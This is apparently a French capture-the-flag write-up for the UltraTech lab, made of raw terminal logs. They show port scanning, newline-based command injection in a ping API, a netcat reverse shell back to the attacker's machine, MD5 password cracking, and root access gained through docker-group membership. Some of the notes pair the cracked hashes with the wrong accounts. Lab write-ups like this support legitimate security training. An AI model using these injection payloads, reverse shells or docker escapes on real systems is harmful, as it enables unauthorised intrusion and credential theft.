

```
sudo nmap -sVC -p- 10.10.37.83 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-23 15:15 CEST
Nmap scan report for 10.10.37.83
Host is up (0.050s latency).
Not shown: 65364 closed tcp ports (reset), 167 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
|   256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_  256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp  open  http     Node.js Express framework
|_ http-cors: HEAD GET POST PUT DELETE PATCH
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open  http     Apache httpd 2.4.29 (Ubuntu)
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
Service Info: OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 34.32 seconds
```

```
(alice@alice)~[~/Bureau/THM/CTF/UltraTech]
$ gobuster dir -u http://10.10.37.83:8081/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
Gobuster v3.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.10.37.83:8081/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.8
[+] Extensions:     -k
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/auth      (Status: 200) [Size: 39]
/ping      (Status: 200) [Size: 1094]
Progress: 40956 / 40956 (100.00%)

Finished
```

```
No such device exists)

(alice@alice)~[~/Bureau/THM/CTF/UltraTech]
$ sudo tcpdump -ni tun1 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun1, link-type RAW (Raw IP), snapshot length 262144 bytes
```

```
(alice@alice)~[~/Bureau/THM/CTF/UltraTech]
$ curl -sI http://10.10.37.83:8081/ping?ip=10.11.116.117
HTTP/1.1 200 OK
x-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 269
ETag: W/"10d-1pQ0Q6/wsQWrdkwd47Hqs58kQM"
Date: Tue, 23 Sep 2025 14:09:19 GMT
Connection: keep-alive

PING 10.11.116.117 (10.11.116.117) 56(84) bytes of data.
64 bytes from 10.11.116.117: icmp_seq=1 ttl=63 time=64.8 ms

--- 10.11.116.117 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 64.820/64.820/64.820/0.000 ms
(alice@alice)~[~/Bureau/THM/CTF/UltraTech]
$
```

```
.arpa. (44)
16:09:04.145844 IP 10.192.31.1.domain > 10.0.2.15.41720: 27806 1/0/0 PTR 116.82.201.35.bc.googleusercontent.com. (96)
^C
74 packets captured
74 packets received by filter
0 packets dropped by kernel

(alice@alice)~[~/Bureau/THM/CTF/UltraTech]
$ sudo tcpdump -ni tun0 icmp
tcpdump: tun0: No such device exists
(No such device exists)

(alice@alice)~[~/Bureau/THM/CTF/UltraTech]
$ sudo tcpdump -ni tun1 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun1, link-type RAW (Raw IP), snapshot length 262144 bytes
16:09:37.373459 IP 10.10.37.83 > 10.11.116.117: ICMP echo request, id 3209, seq 1, length 64
16:09:37.373474 IP 10.11.116.117 > 10.10.37.83: ICMP echo reply, id 3209, seq 1, length 64
```

💡 I suspect the API is stripping some characters from the payload based on additional research I did (not pictured). So, what is another way we might be able to cause the API to run an additional command?

The `0xa` byte! This is a `LF` control byte, and causes the shell to place the characters after the `0xa` on a *new line*. It's akin to pressing to `Enter` and running a command after another command.

```
l-$ curl -sI http://10.10.37.83:8081/ping?ip=10.11.116.117%0acat%20%2Fetc%2Fpasswd
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 2008
ETag: W/"7d8-cACoGd7YRNbIHdUXpRizbear8"
Date: Tue, 23 Sep 2025 14:21:10 GMT
Connection: keep-alive

PING 10.11.116.117 (10.11.116.117) 56(84) bytes of data.
64 bytes from 10.11.116.117: icmp_seq=1 ttl=63 time=192 ms

--- 10.11.116.117 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 192.542/192.542/192.542/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:mailing list managers:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/var/lib/lxd/:/bin/false
uidd:x:106:110:/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/var/cache/pollinate:/bin/false
sshd:x:110:65534:/run/ssh:/usr/sbin/nologin
lp1:x:1000:1000:lp1:/home/lp1:/bin/bash
mysql:x:111:113:MySQL Server,,:/nonexistent:/bin/false
ftp:x:112:115:ftp daemon,,:/run/ftp:/usr/sbin/nologin
root:x:1001:1001:/home/root:/bin/bash
www:x:1002:1002:/home/www:/bin/sh
```

```
(alice@alice) [~/Bureau/THM/CTF/UltraTech]
l-$ curl -sI http://10.10.37.83:8081/ping?ip=10.11.116.117%0abusybox%20nc%2010.11.116.117%204444%20-e%20sh
```

```
l-$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.11.116.117] from [UNKNOWN] [10.10.37.83] 34644
```

On créer une clé ssh et on se connecte avec www :

```
(alice@alice) [~/Bureau/THM/CTF/UltraTech]
l-$ ssh www@10.10.37.83 -i id_rsa
The authenticity of host '10.10.37.83 (10.10.37.83)' can't be established.
ED25519 key fingerprint is SHA256:812Au2um35QnyfRxMgnJl3zf9FNXKPeHxMLWxMU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.37.83' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Sep 23 14:37:04 UTC 2025

System load: 0.0          Processes: 111
Usage of /: 24.3% of 19.56GB Users logged in: 0
Memory usage: 37%        IP address for ens5: 10.10.37.83
Swap usage: 0%

1 package can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ whoami
www
$
```

```
www@ultratech-prod:~$ ls
api
www@ultratech-prod:~$ cd api
www@ultratech-prod:~/api$ ls
index.js node_modules package.json package-lock.json start.sh utech.db.sqlite
www@ultratech-prod:~/api$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.11.116.117 - - [23/Sep/2025 14:41:48] "GET /utech.db.sqlite HTTP/1.1" 200 -
```

```
(alice@alice) [~/Bureau/THM/CTF/UltraTech]
l-$ wget http://10.10.37.83:8000/utech.db.sqlite
--2025-09-23 16:42:06-- http://10.10.37.83:8000/utech.db.sqlite
Connexion à 10.10.37.83:8000: connecté.
requête HTTP transmise, en attente de la réponse... 200 OK
Taille : 8192 (8,0K) [application/octet-stream]
Sauvegarde en : « utech.db.sqlite »

utech.db.sqlite 100%[=====] 8,00K --.-KB/s ds 0,001s


2025-09-23 16:42:06 (9,42 MB/s) - « utech.db.sqlite » sauvegardé [8192/8192]

(alice@alice) [~/Bureau/THM/CTF/UltraTech]
l-$ ls
id_rsa utech.db.sqlite www_ssh_key www_ssh_key.pub

(alice@alice) [~/Bureau/THM/CTF/UltraTech]
l-$ sqlite3 utech.db.sqlite
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> SELECT *FROM users;
admin|0d0ea5111e3c1def594c1684e3b9be84|0
root|f357a0c52799563c7c7b76c1e7943a32|0
sqlite>
```

Enter up to 20 non-salted hashes, one per line:

f357a0c52799563c7c7b76c1e7543a32



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1/sha1_hex), QubesV3.1BackupDefaults

Hash	Type	Result
f357a0c52799563c7c7b76c1e7543a32	md5	n100906

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

```
This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

f357a0c52799563c7c7b76c1e7543a32:n100906
0d0ea5111e3c1def594c1684e3b9be84:mrsheafy

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: hash2
Time.Started.....: Tue Sep 23 16:45:07 2025, (17 secs)
Time.Estimated...: Tue Sep 23 16:45:24 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 23917.0 kH/s (8.23ms) @ Accel:512 Loops:77 Thr:1 Vec:4
Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new)
Progress.....: 411586560/1104517645 (37.26%)
Rejected.....: 0/411586560 (0.00%)
Restore.Point...: 5342208/14344385 (37.24%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
```



Restricted area

Hey r00t, can you please have a look at the server's configuration?
The intern did it and I don't really trust him.
Thanks!

lp1

```
(alice@alice)-[~/Bureau/THM/CTF/UltraTech]
$ cat hash
admin|0d0ea5111e3c1def594c1684e3b9be84|0
r00t|f357a0c52799563c7c7b76c1e7543a32|0

admin : n100906

r00t : mrsheafy

(alice@alice)-[~/Bureau/THM/CTF/UltraTech]
$ n100906

-rw-r--r-- 1 lp1 lp1 0 Mar 19 2019 .sudo_as_admin_successful
www@ultratech-prod:/home/lp1$ cd ..
www@ultratech-prod:/home$ ls -la
total 20
drwxr-xr-x 5 root root 4096 Mar 22 2019 .
drwxr-xr-x 23 root root 4096 Mar 19 2019 ..
drwxr-xr-x 5 lp1 lp1 4096 Mar 22 2019 lp1
drwxr-xr-x 2 r00t r00t 4096 Mar 22 2019 r00t
drwxr-xr-x 8 www www 4096 Sep 23 15:31 www
www@ultratech-prod:/home$ su r00t
Password:
r00t@ultratech-prod:/home$ whoami
r00t
r00t@ultratech-prod:/home$
```

Avec linpeas.sh on a vu que le user **r00t** faisait partie du groupe docker et quand on voit sur le net on peut trouver des technique d'exploitation pour devenir root avec docker.

```
r00t@ultratech-prod:/home$ cd r00t/
r00t@ultratech-prod/$ ls
r00t@ultratech-prod/$ ls -la
total 20
drwxr-xr-x 2 r00t r00t 4096 Mar 22 2019 .
drwxr-xr-x 5 root root 4096 Mar 22 2019 ..
-rw-r--r-- 1 r00t r00t 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 r00t r00t 3771 Apr 4 2018 .bashrc
-rw-r--r-- 1 r00t r00t 807 Apr 4 2018 .profile
r00t@ultratech-prod/$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
r00t@ultratech-prod/$ docker run -v /mnt -it ubuntu
Unable to find image 'ubuntu:latest' locally
docker: Error response from daemon: Get https://registry-1.docker.io/v2/: net/http: request canceled while waiting for c
ile awaiting headers).
See 'docker run --help'.
r00t@ultratech-prod/$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
bash                 latest             495d6437fc1e       6 years ago        15.8MB
r00t@ultratech-prod/$ docker run -v /mnt -it bash
bash-5.0# whoami
root
bash-5.0# ls
bin  dev  etc  home  lib  media  mnt  opt  proc  root  run /sbin  srv  sys  tmp  usr  var
bash-5.0# cd home
bash-5.0# ls
bash-5.0# script /dev/null -c bash
bash: script: command not found
bash-5.0# cd ..
bash-5.0# ls
bin  dev  etc  home  lib  media  mnt  opt  proc  root  run /sbin  srv  sys  tmp  usr  var
bash-5.0# cd root
bash-5.0# ls
bash-5.0# python3 -c 'import pty; pty.spawn("/bin/bash")'
bash: -: command not found
bash-5.0# python3 -c 'import pty; pty.spawn("/bin/bash")'
bash: -: command not found
bash-5.0# python2 -c 'import pty; pty.spawn("/bin/bash")'
bash: python3: command not found
bash-5.0# script /dev/null -c bash
bash: script: command not found
bash-5.0# ls
bash-5.0# cat .ssh
cat: can't open '.ssh': No such file or directory
bash-5.0# cat flag.txt
cat: can't open 'flag.txt': No such file or directory
bash-5.0#
```

Ét hop

```

root@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash chroot /mnt bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@717551fc459c:/# whopami

Command 'whopami' not found, did you mean:

  command 'whoami' from deb coreutils

Try: sudo apt install <deb name>

root@717551fc459c:/# whoami
root
root@717551fc459c:/# ls
bin  home  lib64  opt /sbin  sys  vmlinuz
boot initrd.img  lost+found  proc  snap  img  vmlinuz.old
dev  initrd.img.old  media  root  srv  usr
etc  lib  mnt  run  swap.img  var

root@717551fc459c:/# cd root
root@717551fc459c:~# ls
private.txt
root@717551fc459c:~# cat private.txt
# Life and accomplishments of Alvaro Squalo - Tome I

Memoirs of the most successful digital nomad finblocktech entrepreneur
in the world.

By himself.

## Chapter 1 - How I became successful

```

Fin